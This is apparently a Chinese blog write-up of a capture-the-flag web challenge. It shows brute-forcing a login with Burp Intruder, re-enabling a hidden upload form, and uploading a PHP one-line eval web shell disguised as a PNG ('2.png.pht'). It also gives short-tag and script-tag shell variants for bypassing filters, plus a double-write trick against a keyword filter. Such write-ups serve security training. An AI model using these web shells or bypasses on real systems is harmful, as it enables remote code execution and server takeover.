

i春秋 WEB 123

原创


A_dmins 于 2019-06-14 13:30:23 发布 768 收藏 1

分类专栏: [CTF题 一天一道CTF i春秋CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42967398/article/details/91967439

版权



[CTF题 同时被 3 个专栏收录](#)

115 篇文章 11 订阅

订阅专栏



[一天一道CTF](#)

52 篇文章 5 订阅

订阅专栏



[i春秋CTF](#)

21 篇文章 1 订阅

订阅专栏

i春秋 WEB 123

一天一道CTF题目, 能多不能少

打开网页一个登录框, 按照惯例查看网页源代码, 有所发现:

```
view-source:http://3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com/login.php
火狐官方网站 新手上路 常用网址 JD 京东商城

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <title>会员登录</title>
6 </head>
7 <body>
8 <center>
9   <h4>请输入帐号密码进行登录</h4>
10  <form action="" method="POST">
11    <input type="text" name="username" placeholder='用户名' />
12    <br /><br />
13    <input type="password" name="password" placeholder='密码' />
14    <br /> <br />
15    <input type="submit" name="submit" value="登录" />
16
17    <!-- 用户信息都在user.php里 -->
18    <!-- 用户默认默认密码为用户名+出生日期 例如:zhangwei1999 -->
19  </form>
20 </center>
```


用户名在user.php内
密码是用户名+出生日期

```
21 </body>
22 </html>
23
24
25 <br /><br /><center>
```

查看user.php，发现存在但是什么都没有，检查是否存在备份文件~
发现存在：



下载打开，bp抓包，当做字典进行爆破：
先构造：





最后加入字典进行爆破，年份不对可以一直加，或者减，，，，总之，暴力就对了

最后得到用户名和密码：

zhangyuzhen

zhangyuzhen1995

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
196	zhangyuzhen	200	<input type="checkbox"/>	<input type="checkbox"/>	1044	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
2	zhangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
3	wangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
4	wangfang	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
5	liwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
6	lina	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
8	lijing	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
7	zhangmin	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	

Request Response

Raw Headers Hex HTML Render

```

<form action="" method="POST">
  <input type="text" name="username" placeholder='用户名' />
  <br /><br />
  <input type="password" name="password" placeholder='密码' />
  <br /> <br />
  <input type="submit" name="submit" value="登录" />

  <!-- 用户信息都在user.php里 -->
  <!-- 用户默认密码为用户名+出生日期 例如:zhangwei1999 -->
</form>
</center>
</body>
</html>

<br /><br /><center>登录成功</center><script>location.href='';</script>
  
```

Finished

https://blog.csdn.net/qq_42967398

登陆进去，，，查看源码得到：

```
→ ↻ 🏠 view-source:http://3b38cac55613473b9edb73d7c635654dfc4b542fefa64d63.changame.ichunqiu.com/
火狐官方网站 🌈 新手上路 📁 常用网址 📦 JD 京东商城

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8" />
5   <title>个人中心</title>
6 </head>
7 <body>
8 <center>
9 <!-- 存在漏洞需要去掉 -->
0 <!-- <form action="" method="POST" enctype="multipart/form-data">
1   <input type="file" name="file" />
2   <input type="submit" name="submit" value="上传" />
3 </form> -->
4 </center>
5 </body>
6 </html>
7
```

https://blog.csdn.net/qq_42967398

看来是上传的问题，这里虽然注释了，但是我们可以把它开启：



```
🔍 查看器 📄 控制台 🛠 调试器 {} 样式编辑器 🏎 性能 🗄 内存 🌐 网络 📁 存储 🛡 无障碍环境 🟢 HackBar 🔍 搜索 HTML


DOCTYPE html>
m) event
head </head>
body
<center>
  <!--存在漏洞需要去掉-->
  <!--<form action="" method="POST" enctype="multipart/form-data"> <input type="file" name="file" /> <input type="submit" name="submit" value="上传" /> </form-->
  <!--存在漏洞需要去掉-->
  <form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file">
    <input type="submit" name="submit" value="上传">
  </form>
</center>
/body>
tml>
```

https://blog.csdn.net/qq_42967398

构造一句话木马文件进行上传:

php的一些别名都可以尝试一下: php2, php3, php4, php5, phps, pht, phtm, phtml

发现有几种错误, 文件名不合法, 还有文件内容不合法的, 还有文件名不能包含php, 还有提示只允许上传.jpg,.png,.gif,.bmp后缀的文件的



```
POST / HTTP/1.1
Host: 3b38cac55613473b9edb73d7c635654dfc4b542fe64d63.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://3b38cac55613473b9edb73d7c635654dfc4b542fe64d63.changame.ichunqiu.com/
Content-Type: multipart/form-data; boundary=-----2104499737735
Content-Length: 327
Connection: close
Cookie: ci_session=16451f7fb35d937d1f8efb148bca8d96987eb0ab;
UM_distinctid=16b5448a3ee0-00fc4a428f6ee08-143b7440-1fa400-16b5448a3ef2c3;
pgv_pvi=6038581248; pgv_si=s7214629888;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560487175;
Hm_lpv_2d0601bd28de7d49818249cf35d95943=1560488815;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; PHPSESSID=vsmao1cmjtjgkkt10lahaljq91;
__jsluid=e6d96fb38627161a0fa319ecd783a958
Upgrade-Insecure-Requests: 1
-----2104499737735
Content-Disposition: form-data; name="file"; filename="2.png.pht"
Content-Type: image/png

鸚NG
<?php
    @eval($_POST['cmd']);
?>
-----2104499737735
Content-Disposition: form-data; name="submit"

消费斐
-----2104499737735--

HTTP/1.1 200 OK
Date: Fri, 14 Jun 2019 05:14:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 365
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 4ec0f02,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
</head>
<title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
    <input type="file" name="file" />
    <input type="submit" name="submit" value="上传" />
-->
</form-->
</center>
</body>
</html>

文件内容不合法
```

最后找到两种方法: 一句话木马大全


//绕过<?限制的一句话

```
<script language="php">@eval_r($_POST[sb])</script>
```

//绕过<?php ?>限制的一句话

```
<?=@eval($_POST['cmd']);
```

第一种不行, 看来是第二种:



```
Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 x 2 x 3 x ...
Go Cancel < >
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host: 3b38cac55613473b9edb73d7c635654dfc4b542fe64d63.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://3b38cac55613473b9edb73d7c635654dfc4b542fe64d63.changame.ichunqiu.com/
Content-Type: multipart/form-data; boundary=-----38602124913405
Content-Length: 355
Connection: close
Cookie: ci_session=16451f7fb35d937d1f8efb148bca8d96987eb0ab;
UM_distinctid=16b5448a3ee0-00fc4a428f6ee08-143b7440-1fa400-16b5448a3ef2c3;
pgv_pvi=6038581248; pgv_si=s7214629888;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1560487175;
Hm_lpv_2d0601bd28de7d49818249cf35d95943=1560488815;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0000; PHPSESSID=vsmao1cmjtjgkkt10lahaljq91;
__jsluid=e6d96fb38627161a0fa319ecd783a958
-----38602124913405
Content-Disposition: form-data; name="file"; filename="2.png.pht"
Content-Type: image/png

鸚NG
<?php
    @eval($_POST['cmd']);
?>
-----38602124913405
Content-Disposition: form-data; name="submit"

消费斐
-----38602124913405--

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Fri, 14 Jun 2019 05:20:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 365
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 4ec0f02,-
X-Cache: bypass

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
</head>
```


试试view.php?file=flag

发现被过滤了:



双写flag绕过, get:

